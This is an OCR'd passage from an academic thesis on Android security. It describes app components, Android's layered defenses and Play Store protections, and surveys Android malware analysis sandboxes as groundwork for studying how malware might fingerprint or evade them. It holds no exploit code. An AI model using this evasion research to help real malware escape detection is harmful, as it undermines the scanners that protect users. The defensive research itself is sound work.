

Figure 3. A simplified Activity life cycle showing various Activity states, transitions, and callback methods, from [18].

Applications usually contain more than one Activity, each declared in the `AndroidManifest.xml` configuration file with one defined as the `Main` or `Launcher` activity. The main Activity serves as the primary entry point into an

application; however, other Activities can be used as initial entry points too—even directly by other applications. For instance, an email application may have its main Activity launch a screen showing the inbox. From that screen a user can then navigate to a new Activity for composing an email (via a link or button click). A separate photo application could also navigate directly to the same compose Activity when attempting to share a photo through email (i.e., skipping the inbox Activity). This navigation or communication between Activities is primarily done through use of Intent objects, which we will discuss further on.

2. Services

An Android application Service[5] is a component that does not have a user interface element, but instead is utilized for performing long-running or task-driven operations in the background [19]. An example of this is a music playing application that defines a Service to continue playing music even when application context is switched or given over to something different such as using a browser for navigating a website [19]. Another example could be using a Service to perform a network data transaction in the background without interrupting the user experience of the application [19]. Similar to Activities, Services can be activated through Intent objects and if proper security guards aren't in place with regard to permissions and exporting of services, then the attack surface for malicious applications to compromise vulnerable Services grows. Additionally, Services also have a life cycle with transitions and callback methods between Service states, similar to Activities, and shown in Figure 4.

[5] Additional Service component details can be found at: http://developer.android.com/guide/components/services.html



Figure 4. A simplified Service life cycle showing various Service states, transitions, and callback methods, from [19].

3. Broadcast Receivers

Broadcast Receivers[6] are components that help implement the event-driven programming paradigms on Android. An application's Broadcast Receiver takes a defined action after it has received a specific Intent object (i.e., an event) broadcast by the system (such as the device completing its boot sequence) or by a user-defined broadcast.

[6] Additional Broadcast Receiver component details can be found at: http://developer.android.com/reference/android/content/BroadcastReceiver.html

The majority of system broadcasts require the Android application to declare specific Android permissions within its manifest file. There are a handful of Broadcast Receivers that do not require permissions to be declared however, making it even harder to detect techniques used to defeat dynamic malware analysis tools. Additionally, malicious Broadcast Receivers can specify priority ordering and intercept broadcasts that were meant for other applications if not properly guarded. For instance, a malicious application might intercept incoming SMS messages, capture sensitive data, and then abort the broadcast so that a user's default SMS application does not receive the new messages.

4. Content Providers

Android Content Providers[7] allow for a structured interface to the data that an application has created and stored in text files, SQLite databases, or any variety of other persistent storage solutions. Utilizing this interface, other apps can query and potentially modify an application's data based on the behaviors and permissions defined by the provider. A common example of this is the default Contacts application. By providing a structured interface to the contact data stored by this app, other applications (e.g., an email app) can easily query names and addresses for use. Just as with other components, failure to guard Content Providers with proper permissions and query sanitization can result in malicious actions such as unauthorized queries of sensitive information, database injection attacks, and system path traversals that expose other files not meant to be accessed.

5. Intents

We include Intent[8] objects in this section to briefly mention their role as the primary means for activating and passing data between all application components, with the exception of Content Providers. The Android Developers website specifies:

> An Intent is a messaging object you can use to request an action from another [application] component. Although intents facilitate communication between components in several ways, there are three

[7] Additional Content Provider component details can be found at: http://developer.android.com/guide/topics/providers/content-providers.html

[8] Additional Intent details can be found at: http://developer.android.com/guide/components/intents-filters.html

fundamental use-cases: (1) to start an Activity, (2) to start a Service, and (3) to deliver a Broadcast. [20]

C. ANDROID SECURITY: DEFENSE IN DEPTH

Android security is built upon multiple layers of defense, as shown in Figure 5. This layered concept can be discussed as three primary areas—the security policies and implementations that support a robust operating system and software stack, Android application security, and those security features that support the Android ecosystem and user experience. We provide a brief overview of all three in this section.



Figure 5. Android security as shown in multiple layers of defense, from [21].

1. The Linux Kernel and Lower Level System Security Features

The Linux kernel is at the foundation of the Android platform. Most recent implementations of Android run kernel 3.4 or higher. There are several security features of the Linux kernel that Android uses or builds upon. The primary ones are: a user-based permissions model, process isolation, and an extensible mechanism for secure IPC. Additionally, as of version 5.0, Android also uses Security-Enhanced Linux (SELinux) to further security foundations through enforcement of mandatory access control (MAC)

policies, confinement of system services, and restrictions on access to application data and logs across the platform [22]. Previous versions of Android (specifically versions 4.2 through 4.4) partially implemented SELinux *permissive* mode.[9] All of this is done to help ensure Android applications are running with minimum privilege levels needed from an operating system standpoint.

a. Application Sandboxing

To ensure applications and services are isolated from each other and unneeded resources, the platform breaks away from many traditional operating system approaches and assigns a unique user ID (UID) to each Android application during installation. Each application is then run with its unique UID in a separate process from other applications that may also be running at that time [23]. An exception to this paradigm is made for developers who sign multiple applications with the same certificate and where each application has the same value declared in the `AndroidManifest.xml` file, specifically for the `android:sharedUserId` attribute [23]. In this exception, applications will run under the same UID and can have access to shared data resources.[10]

Because this is implemented at the kernel level, the sandboxing that takes place on the platform extends to the entire software stack shown in Figure 1. By default, applications are not allowed to read other applications' data or access resources of the system itself (unless given proper group privileges) [23]. Additionally, as discussed earlier each application executes in its own runtime virtual machine so other processes cannot access the application runtime environment [23].

b. System Partitioning as Read-Only

Various portions of the Android system are partitioned and mounted as read-only during system boot. This ensures areas on the system that contain sensitive functionality such as the kernel itself, system libraries, application runtime environments, and the application framework cannot be modified by malicious code. In order to circumvent this,

[9] For a description of different SELinux modes, see http://selinuxproject.org/page/Guide/Mode

[10] `android:sharedUserId` and other manifest attributes are described at: http://developer.android.com/guide/topics/manifest/manifest-element.html

a device would need to have its bootloader sequence unlocked (as is typically done with installing Android custom ROMs or when rooting a device); however, this usually requires erasing the contents of any user data already present on the device.

c. Memory Management

Beginning with version 1.5, Android implemented specific memory management features to help harden the platform and make it tougher for malicious code to exploit the system [24]. These ranged from features to prevent stack buffer and integer overflows, to avoiding heap corruption, privilege escalation, position independent executable support, and address space layout randomization (ASLR) [24].

2. Android Application Security and Permissions

As described and detailed on the Android Developer website,[11] applications are sandboxed from one another and are given access to only a narrow array of system resources. These accesses and the restriction of access to certain resources are implemented through multiple mechanisms. One of the mechanisms provided by the Android APIs is intentional lack of API support for certain sensitive functionality, such as directly manipulating the SIM card. There are restrictions on access to sensitive resources and the APIs that make use of those resources. The resources are protected through a security mechanism known as Android application *permissions* [25].

For instance, access to the device's camera is protected using this permission mechanism. The same goes for location data (e.g., GPS), wireless network connections, SMS sending and reading, making phone calls, and enabling Bluetooth functionality. To use the protected APIs for accessing these sensitive resources or hardware features, an application must define and request the permissions it requires in its `AndroidManifest.xml` file, which is a control and configuration file required by all Android applications [26]. When installing an application through conventional means (i.e., through an app store), the Android system will display a dialog to users indicating

[11] Additional application sandbox details can be found at: http://source.android.com/devices/tech/security/index.html#the-application-sandbox

which permissions (or a condensed summary of permissions) the application requires based on what is identified in the manifest file. An example of this dialog is shown in Figure 6.



Figure 6. Facebook Messenger application permissions as shown within the Google Play Store (left) and during runtime installation (right).

System default permissions, which applications can request within their manifest file, are provided on the Android Developer website [27]. Application developers can also create and declare their own permissions for other applications to use. For instance, in order to allow one application to make requests to another application's Content Provider but prevent any other applications from doing so, a developer might define a user-specific permission within the manifest file, similar to the following:

```
<permission  android:name="com.example.cntprovider.permission.DATA_QUERY"
android:protectionLevel="signature" />
```

Several of the methods discussed later that we use to fingerprint various malware tools and services require specific permissions to be declared. Surprisingly though, there are plenty of hardware features and system resources that applications make use of which do not require any permissions to access. For instance, some information regarding the battery state can be directly queried using the `android.os.BatteryManager` class and its corresponding methods [28]. Additional Android application security *best practices* for developers are provided on the Android Developer website.[12]

3. Android Ecosystem and User Experience Security

As part of protecting the Android ecosystem and fostering security innovation, Google and its partners have committed to enabling security solutions on top of the platform itself. For the most part, these security features are implemented without the typical user actually understanding that the feature is there, except perhaps when it is taking action to protect him or her. There are additional features such as full device encryption, lock screens, permission warnings, etc., which users are probably more familiar with.

At the outmost security layer in Figure 5 is the Google Play Store, which acts as a security service in several ways. First, Google requires all developers publishing in the Play Store to have a Google account and maintain good standing across all Google services [21]. If a malicious developer is detected doing something against Google's terms of service, specifically spreading potentially harmful applications (PHA), Google will likely flag the account and potentially all personally identifiable information associated with that account (credit card numbers, physical addresses, IP addresses, etc.) in order to ensure that individual developer does not simply go out and get a new Gmail address to continue publishing.

Second, applications submitted to the Play Store are reviewed for harmful behavior [21]. This is done through a combination of static and dynamic analysis. The dynamic analysis is performed by a service known as *Google Bouncer* (discussed further

[12] Android recommendations for best practices on security and privacy can be found at: https://developer.android.com/training/best-security.html

in the following chapter), which attempts to determine whether an application submitted for publishing exhibits any malicious behavior during runtime [29]. Additionally, the Play Store can perform post-installation actions as well. If an application is later flagged as being malicious, the Play Store will proactively uninstall that application from user devices that had previously downloaded it [21].

Applications not installed through the Google Play Store (i.e., through side-loading using the Android Debug Bridge or via third-party app stores) are still subject to security measures within the Android ecosystem. To start, users must specifically enable the capability within their security settings on their device to install applications from Unknown Sources. More importantly, Google makes use of a tool known as *Verify Apps* and an extensive knowledge base to determine whether an app installed from an unknown source is malicious or not [30]. *Verify Apps* continuously checks applications and, similar to Play Store, will remove applications it determines are malicious post-install [30].

As mentioned, *Verify Apps* (and the Play Store) rely heavily on third-party reports and generated reviews of applications. Many of these third-party reports are funneled into Google's recently purchased malware scanning repository site, *VirusTotal*.[13] If a malicious application is able to avoid detection by these third-party tools, it is more likely that the application will not be flagged by *Verify Apps*, or (even more concerning) could be published by the Play Store.

In the remainder of this thesis we explore various third-party sandboxing and scanning tools, specifically ones that perform runtime dynamic analysis of Android applications. After understanding how these tools perform analysis and generate reports, we discuss potential vulnerabilities in the tools. We then present multiple example applications we have created and submitted in order to highlight these vulnerabilities.

[13] Additional information regarding VirusTotal can be found at: https://www.virustotal.com/

III. MALWARE ANALYSIS TOOLS AND SERVICES FOR ANDROID

As the number of Android devices increased in availability and popularity, so too did the number of new applications being published in the Google Play Store. In December 2014, it was estimated over 23,000 new applications were introduced into the Google Play Store [31]. The large number of new submissions each month requires a scalable solution to analyze applications for malicious or benign behavior. Google recognized this early on and publicly announced the use of *Google Bouncer*, an automated service capable of scanning existing and newly submitted applications in February 2012 [29]. Prior to *Google Bouncer* however, there were efforts both in commercial and academic realms to create similar sandboxing services. *AASandbox* was likely one of the first to do so [32], and Neuner et al. recently presented an excellent comparison of several of those tools and services [7].

As discussed in Chapter I, our motivation for this research was to better understand how Android malware might detect or evade various analysis environments based on their inabilities to emulate device sensors and other dynamic resources during runtime analysis. This chapter gives a brief introduction to the various Android malware analysis services we investigated. We chose these services based on related work findings during our initial research. All of the analysis services we investigated provided some combination of static and dynamic analysis techniques. Additionally, the services all provide some sort of downloadable or web-accessible report based on their analysis of an Android APK submission. These reports highlight various static or dynamic analysis findings. Some services provide additional details such as network packet captures of traffic generated by the submitted APKs, or verbose android log files based on the Android *logcat* tool.[14] Each service provides search functionality across their reports, typically by MD5 hash signature. We provide MD5 hash signatures in Appendix A for all applications developed and detailed throughout Chapter's IV and V. Subsequent chapters

[14] Additional details regarding *logcat* can be found at: http://developer.android.com/tools/help/logcat.html

will go into additional depth on what sensors and other dynamic resources these services were able to emulate, emulated poorly, or completely lacked based on our enumeration techniques.

A. STATIC ANALYSIS OVERVIEW

Static analysis techniques performed by the services we investigated typically involved unpacking the submitted APK file and parsing information from its `AndroidManifest.xml` file. Information provided from this action typically included Android permissions specified for the application and which application components were declared. For some services, this listing of application components was used to guide later dynamic analysis efforts in stimulating specific behaviors.

As part of the static analysis, most services also attempted to convert DEX files back to the Java `.class` files from which they were derived. Open source tools such as *dex2jar*[15] were likely used for this process. This program can turn an APK file directly into a `.jar` file, which can then be processed by existing Java de-compilation tools.

The majority of the services we investigated also performed some hash-based signature comparisons against known malware in repositories such as *VirusTotal*.

B. DYNAMIC ANALYSIS OVERVIEW

In the services we investigated, dynamic analysis was performed in a variety of environments and at differing inspection levels. The inspection levels included analysis done fully outside the Android OS (i.e., at the hypervisor level), strictly within the Dalvik virtual machine running the application, or some blend of both. Most service frameworks were likely setup on QEMU hypervisors based on our findings of various services utilizing default Android SDK Android Virtual Devices (AVD) as foundations for their runtime environments.[16] At least one service indicated physical devices were sometimes used in a distributed analysis approach.

---

[15] Information regarding *dex2jar* can be found at: https://code.google.com/p/dex2jar/

[16] A discussion regarding Android AVDs and QEMU usage with newer 64-bit architecture can be found at: https://www.linaro.org/blog/core-dump/running-64bit-android-l-qemu/

Data taint propagation (commonly referred to as taint tracking) was used across several services to detect potential sensitive data leakage of items such as phone contacts and unique device numbers. *TaintDroid*[17] is a popular tool for this and was identified as being used in several of the services we investigated.

Event stimulation—such as changing the emulator's GPS location, performing touchscreen presses, or modifying battery levels—was also used as a dynamic analysis technique in several services. Tools such as *monkey*[18] and *MonkeyRunner*,[19] which come as part of the Android SDK, were identified in some services as the primary way in which event stimulation was achieved. Other dynamic analysis techniques included method tracing, code coverage comparison, monitoring of system level calls, phone call and SMS event monitoring, network traffic captures, and file access logging.

Tables 2 and 3 provide quick overviews of common static and dynamic techniques encountered. The remainder of this chapter briefly describes each individual service we utilized for our research.

[17] More information about *TaintDroid* can be found at http://appanalysis.org/

[18] Android details regarding *monkey* can be found at: http://developer.android.com/tools/help/monkey.html

[19] Android details regarding *monkeyrunner* can be found at: http://developer.android.com/tools/help/monkeyrunner_concepts.html

Table 2. Android analysis services and static analysis techniques

Service	Environment Details		Static Analysis Techniques		
	API[20] Level(s)	Emulation Inspection	Signature Comparison	Manifest Inspection	Class & Method Enumeration
Andrubis	10,15,16,18	QEMU / Dalvik	✔	✔	✔
Android Sandbox	19	?	?	✔	✔
Joe Sandbox	15	?	✔	✔	✔
APKScan	16	QEMU / Dalvik	✔	✔	✗
CopperDroid	8	QEMU	✔	✔	✗
Mobile-Sandbox	10,15,16	Dalvik	✔	✔	✗
SandDroid	16	?	✔	✔	limited
TraceDroid	10,15	Dalvik	✗	✔	✔
VisualThreat	16,19	?	✔	✔	limited

Table 3. Android analysis services and dynamic analysis techniques

Service	Dynamic Analysis Techniques						
	Taint Track	Stimulation	Method Tracing	System Level Calls	Network Captures	File I/O	Phone / SMS
Andrubis	✔	✔	✔	✔	✔	✔	✔/✔
Android Sandbox	✗	limited	✗	✗	✔	limited	✗/✗
Joe Sandbox	✔	✔	✔	?	✔	limited	✔/✔
APKScan	✔	✗	✗	✗	✔	limited	✔/✔
CopperDroid	✗	✔	✔	✔	✔	limited	✔/✔
Mobile-Sandbox	✔	✔	✔	✗	?	limited	✔/✔
SandDroid	✔	?	?	?	✔	✔	✔/✔
TraceDroid	✗	✔	✔	✗	✔	?	✔/✔
VisualThreat	✔	?	?	?	✔	limited	✔/✔

C. ANDRUBIS

ANDRUBIS was originally built as an extension to ANUBIS,[21] a dynamic Windows malware analysis sandbox, and has been available as an online service since June 2012, having scanned over one million unique Android applications [15]. As with most of the analysis tools and services we investigated, ANDRUBIS uses a QEMU-based

[20] As part of our methodology, we obtained various static heuristics about each runtime environment. For instance, API levels for each service were gained by querying the `Build.Version` class object. Some services were observed utilizing multiple environments as indicated by multiple API levels.

[21] Information regarding ANUBIS is found at: https://anubis.iseclab.org/

emulation environment and performs a hybrid analysis by conducting both static and dynamic techniques to each application submitted.

Static analysis mainly consists of unpacking an APK archive file and extracting metadata from the application's manifest file to inspect items such as permissions used, application components declared, and package names used [15]. Java bytecode is also examined during static analysis in an attempt to create a complete listing of Java methods and objects used [15]. Additionally, ANDRUBIS utilizes *AndroTotal*,[22] a well-known framework for conducting multiple antivirus signature scans against submitted APK files [15].

Dynamic analysis occurs for approximately four minutes in the sandboxed environment and utilizes a combination of techniques ranging from stimulation and taint tracking to method tracing and system-level call analysis [15]. Additionally, post runtime analysis includes inspection of various network protocols such as HTTP, FTP, DNS, SMTP, and IRC [15]. Network packet captures are provided for downloading as part of the generated analysis report.

D. ANDROID SANDBOX

Very limited information was found regarding Android Sandbox during our research. Separate inquiries made to Balich IT, the developers of Android Sandbox based in Turkey, also yielded no response as of yet. Information found on their website[23] indicates both static and dynamic analysis techniques are performed. A cursory glance at reports from several previously submitted APK files confirms this as well. No information was provided on the emulation environment used for conducting runtime analysis.

Details listed on [33] and gained from reviewing submission reports indicate Android Sandbox, like ANDRUBIS, conducts unpacking of APK files for metadata inspection. This includes listing permissions declared, string and URLs used, manifest details, and Java classes utilized. Balich IT also indicates submitted APK files are

[22] Information regarding AndroTotal is found at: http://andrototal.org/

[23] Information regarding Android Sandbox is found at: http://www.androidsandbox.net/howitswork.html

compared against their own repository of over 200,000 malware signatures in addition to comparing APKs with several other unnamed antivirus scanning services [33]. The reports generated from APK submissions however, do not show or indicate what results are returned from the antivirus scans.

Dynamic analysis performed includes a screenshot of the application at runtime, network packet captures, Dalvik log files, and a listing of which files were accessed. In comparison to ANDRUBIS, Android Sandbox's file access analysis is very basic and only provides the path of the file; ANDRUBIS details what data is read or written when possible. Android Sandbox is also able to conduct a very basic stimulation technique (referred to as Emu-Script), which allows users to specify keystrokes to be pressed during runtime analysis [33]. This is only allowed once during the submission process.

E. JOE SANDBOX MOBILE

Joe Sandbox Mobile (also known as APK Analyzer) is a commercial product available for online APK submissions that requires a monthly subscription vice being offered as a free service.[24] This is also likely the reason for only limited information being made available on how Joe Sandbox Mobile actually works. Similar to Android Sandbox, our research into understanding Joe Sandbox Mobile was based primarily on reports made available from previously submitted APK files.

J. Miller describes the primary analysis technique of Joe Sandbox Mobile as Hybrid Code Analysis (HCA), which combines static inspection techniques to help drive dynamic analysis [34]. This helps dealing with more complex anti-analysis practices such as Java API reflection, code obfuscation, encryption, and dynamic class loading.

Based on generated analysis reports for submitted APKs, Joe Sandbox Mobile is clearly performing similar static analysis techniques as other services by unpacking APK files for metadata inspection. Joe Sandbox Mobile is more detailed than other services however, in characterizing the behavior of an application as malicious or benign based on this static analysis. For example, a report for a submitted application may have a section

[24] More information regarding Joe Sandbox Mobile can be found at: http://apk-analyzer.net/

titled *Persistence and Installation Behavior*. Several source code snippets are provided in this section of reports indicating suspicious application behaviors like installing application shortcuts, launching other applications, killing processes, and installing other APKs [35].

Also based on surveying analysis reports for previously submitted APKs, Joe Sandbox Mobile performs similar dynamic analysis techniques as other services. The reports include a screenshot of the application at runtime, network packet captures, a listing of which files were created, and various stimulated events such as location changes, incoming SMS messages or phone calls, and a device boot sequence completion action [35].

During our initial utilization of Joe Sandbox Mobile, we became effectively blacklisted from using the service on two separate instances. The first blacklisting came after communications with Joe Sandbox Mobile representatives in which they asked how we would be utilizing the service. We subsequently responded that we were trying to better understand how Android malware might evade or detect an analysis environment. This description of our usage apparently goes against Joe Sandbox Mobile Terms and Conditions.[25] We were offered a refund and likely blacklisted using email addresses, PayPal account information, and possibly IP address. Our second blacklisting came while using a new set of credentials to sign up for the service. After submitting our SensorList application (detailed in Chapter IV), we subsequently noticed we were unable to submit any new APK files using our Joe Sandbox Mobile authorization code. Further communications with Joe Sandbox Mobile representatives indicated the functionality of our application was attempting to detect information specific to their runtime environment, which again went against their Terms and Conditions. At that point in our research, we made the determination to exclude Joe Sandbox Mobile from any further APK submissions, including those used for the purpose of emulator evasion testing in Chapter V.

[25] Joe Sandbox Mobile terms and conditions for use are provided at: http://apk-analyzer.net/resources/termsandconditions.pdf

F. APKSCAN

APKScan[26] was made public in 2013 and by late 2014 had collected over 30,000 unique Android application samples based on online submissions [36]. Although many features present in APKScan are also found in other services we researched, there is at least one subtle difference in the approach APKScan takes in conducting its analysis. APKScan utilizes a distributed multi-client approach to scan a single application for both static and dynamic behavior. By doing so, the developers hope to achieve different code executions of a single application based on differing client attributes such as geographic location and physical or emulated devices used [36].

By surveying previous submission reports on its website, we can surmise APKScan performs similar static analysis techniques as other services by unpacking APK files for metadata inspection. Application Services are listed; however, full listings of Activities, Broadcast Receivers, and Content Providers are not provided. Additionally, submitted applications' signatures are provided to VirusTotal for comparison against known malware signatures and the results are provided as part of each submission report.

